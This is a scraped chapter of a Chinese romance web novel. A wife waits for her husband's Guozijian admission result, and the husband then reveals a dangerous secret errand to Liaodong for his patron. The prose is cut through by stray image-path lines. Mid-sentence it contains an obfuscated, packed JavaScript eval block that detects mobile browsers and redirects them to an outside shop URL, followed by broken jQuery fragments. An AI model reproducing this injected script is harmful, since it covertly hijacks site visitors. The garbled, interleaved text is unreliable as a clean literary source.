89. 监照

作品:《夫君排队进火葬场了吗

    “咳!”章珩以手抵唇,“倒也没有,随口问问,参考一二。”


    掌柜自然是不敢对官员隐瞒的,“方才那位娘子是定了五百个胭脂罐子,大人也要?”


    章珩:“......”


    章珩买了几个梅瓶便走了。萧令仪出了老瓷行,原本还想再去扇庄看看,见天色不早了,便带着人回了家中。


    严瑜还未归家,萧令仪不急着用晚膳,有了今日的经验,她先拿了纸,画出她想要的纸扇样式来。


    其实纸扇都是大差不差的,只是这纸扇上要阴刻梅花图案,再刻上寸心二字。


    “还没用饭?”


    “你回来了?”萧令仪搁笔,正要抱过去,“今日怎么又这样晚?”


    严瑜一躲,“带着寒气呢,等我先摘了氅衣。”


    萧令仪不管,钻进他氅衣里抱住他。


    他便不急着脱了,用氅衣裹着她,两人抱在原地走了走,边说话。


    “你是不是喝酒了?”萧令仪嗅到了淡淡的酒味。


    “嗯,共事的幕僚办了桌酒,没能赶回来陪你用晚膳。”“你和他们关系好么?”


    “谈不上好不好,相安无事便好。”说白了幕僚是要在都督面前争宠的,谁献上计策谁得用,谁就受宠得的赏赐多,先前他们对他还有些阴阳怪气,如今见他一个月请了许多回假,又不知从哪听见他请辞的消息,对他莫名和善起来。


    “这个石都督怎么回事,竟这样耗着你。再过八九日就知晓国子监的结果了,我是相信你的,就怕有人暗自使了力,抢了你的名次可怎么办?”她有些担忧。


    他抚着她的背,“这没什么,国子监能进固然好,进不了咱们也有读书的法子。”


    严瑜已经用过饭了,萧令仪便给他盛了点清淡的汤,自己也简单用过,才各自洗漱回了暖阁。萧令仪见他没似平常那般看书,而是在瞧她的扇样。


    “如何?”


    “不错,不知能否请萧掌柜椽笔,也送严某一把,严某定日日拂拭,展扇如握君手。”严瑜笑道。


    萧令仪杏眸微嗔,眼波流转令人心旌摇曳。严瑜抓了她手过来,拽她坐自己腿上,“嗯?不送?”“你都挟萧掌柜以令扇子了,我岂敢不从?”


    严瑜笑出声,亲了亲她侧脸。


    “你是不是后日就休沐了?咱们一块去书铺里挑书吧?”萧令仪蹭了蹭。


    “好。”......


    第二日,萧令仪又带着人去了扇庄,订了五十把扇,花了八十两,便早早回了家。


    晚间,严瑜带回来三十两银子,和一个不豫之讯。


    “为何不让你休沐?就因为你告了几次假?”


    严瑜点点头,萧令仪只觉这什么都督府有些不可理喻。


    严瑜一目十行,看书极快,许多书只要略翻一二就知道归经史子集哪一类,她在这方面不如他,所以才想与他一起去挑书,既然如此,也就只能等下回了。


    接下来几日,萧令仪无事可做,她索性带人去了寸心楼,将先前的书整理好。


    先前的书都是已经登记造册过了的,如今只需要从对应书箱里拿出来,摆放到对应柜架上便好。


    一共有六个柜架,她便安排每一层两个柜架用于放书。书理好后,又在三楼挑了个雅间作为画室,还需布置一番才行。


    这些事一忙起来,竟到了月末,萧令仪给每个人发了月钱,便开始忧心严瑜的成绩来。“明日巳时才张榜,你说,要不辰时让张武先过去候着,等一张榜便能见着消息了。”萧令仪侧头看他,伸手搭在他胸膛上轻抚。


    严瑜一手揽着她,轻轻摩挲她滑腻的背,另一手揩了揩她额上细密的汗珠,“国子监的司业会派差役送信,什么时候张榜,什么时候便送出来,说不定脚程比张武还快。”


    萧令仪微恼,手下掐了一把,“你自己的前程,你就一点不着急吗?!”


    严瑜立时抓住她的手,怎么会不着急,他这些日已经不知明上暗里打探过多少次了,他也怕被荫监顶了去,只是他装作不在意罢了,她都这般惴惴不安了,他若是表现出来在意的样子,她岂不是更加寝食难安?


    “阿姮,都子时了,你还不累吗?”


    “我唔唔......”


    ......


    萧令仪即便昨夜睡得晚,第二日仍是早早便起了,严瑜去了都督府,她什么都没心思做,想着亲自去国子监瞧瞧,又怕错过差役,但干等着又不似她所为,索性仍是让张武去看看。


    “认得老爷的名吗?”


    “认得!”张武急匆匆地出门了。


    萧令仪在家度日如年,不知过去多久,门被拍响,“是严瑜严举人家中吗?”


    “快!”萧令仪立时走了出来,紫苏手脚快,先一步开了门。


    “这是严瑜严举人家?“差役看了看她们。


    “正是正是!差爷请讲!”几人都睁着大眼看他。“这里是监照和勘合,还请严举人按上头的日期入国子监进学。”“多谢多谢!辛苦差爷!”萧令仪连忙接过,紫苏及时递上去一个荷包,将差爷恭送走后,萧令仪看着被蜡封的函套,心中大石头落了地。


    她捧着它,“老天保佑老天保佑!去,给老夫人报信!”


    萧令仪将函套锁在箱子里,没一会儿张武也回来报喜信,她刚想让他去都督府报给严瑜,转念又改口,让他和紫苏出去多买些吃食回来。


    偏这一晚,严瑜直到宵禁的暮鼓彻底响完了,才将将回了家。


    萧令仪时不时盯着门口呢,见他回来,立刻去迎他。


    严瑜没碰她,“天冷,先进去说。”


    她帮他扫了扫身上的雪,“今日是有什么事耽搁了么?”


    萧令仪接过他的氅衣挂好,拉着他坐下,“汤一直盖着,还是热的,先喝点汤暖暖。”


    “你用过饭了么?”他接过汤,温热的汤下肚,他眉毛都舒展开了。


    “一直不见你回,我便先用了些。你的监照;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17137812|190868||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    和勘合到了!等着,我去拿!”萧令仪兴奋地打开箱子,将函套拿出来递给他。


    严瑜白日已经差了人打探过了,自然知道此事,他也心下欢喜,一把搂过她,让她旋坐在他腿上,“你来拆吧。”


    “我拆?”萧令仪眼一亮,“可以吗?”


    他轻笑,“这有何不可?况且这里也该有你一半的,若我们阿姮是男子,哪里轮得到我去国子监?”


    萧令仪轻哼,“就是!若我是男子,朝堂江湖哪里去不得?也不至于做个买卖还要被人造谣诽谤。”


    他亲亲她的侧脸,“拆开看看。”


    萧令仪依言,小心拆开函套,抽出里头的监照和勘合,仔仔细细地一个字一个字瞧过去。


    “明年二月初一,朔望谒庙,真好。”


    “真好。”严瑜亲了亲她的鬓发,“阿姮,我有事和你说。”


    萧令仪正盯着手上的监照呢,她偏头,“何事?”


    他白日就知道了自己已上了榜,恰逢都督人逢喜事,他便再提了一回辞去差事。这回都督面上倒没有愠怒之色,只说让他再办最后一桩事,且仍给他一千两银子包含脚钱,办好后便可以不用再来了。


    严瑜与她细细说了。


    “辽阳?好好为何要去辽阳?石都督不是管京师卫戍的么?”萧令仪眉头紧皱。


    “是都督的私事,此事机密,不能轻易泄密。”


    萧令仪沉吟,慢慢问道:“石都督不会和鞑子勾连吧?”


    严瑜紧了紧她的手,“不是,阿姮,他还没那么胆大,此事不好与你细说,其中有几许复杂,待我全身而退了再告诉你。”


    萧令仪看着他,“还能全身而退吗?你替他私下做这些事,怕是要冒着丢掉性命的风险吧?”她站起身,“况且,此去辽阳,路上又有多少凶险?”


    严瑜拉着她的手,仰头看着她,“阿姮,对不起,我当初目光短浅,如今骑虎难下,石都督睚眦必报,要全身而退,总要付出些代价。”


    “你想过我吗?”萧令仪冷静地看着他。


    他将她拉过来抱住,“阿姮,对不起,是我连累了你......”


    “我说的是这个吗?!”萧令仪眼有些红。


    那要怎样?难道要和他和离?不!他不允许!况且他们若是和离了,她的户籍怎么办,难道要让他眼睁睁看她嫁给别的人?不!严瑜眼也红了,他紧紧抱住她,“是我连累了你,你别怕,我会解决的,你别离开好吗?阿姮,阿姮。”


    萧令仪都要被气死了,当初他们成婚,严瑜能给她一百五十两,恐怕就是从都督府里拿的,若是没有那些钱,她未必能做得起生意,甚至连这院子都未必有胆量买,她怕的是他连累她吗?!彼时谁又能料到今日,谁又能料到向来不错的石都督是怎样的人?


    只是分别在即,她不愿与他吵,从京城到辽阳,一路匪患鞑子无数,若是、若是......


    叫她一辈子肝肠寸断吗?!


    她眼泪一落,严瑜立时慌了,他拿手去擦,“阿姮,阿姮。”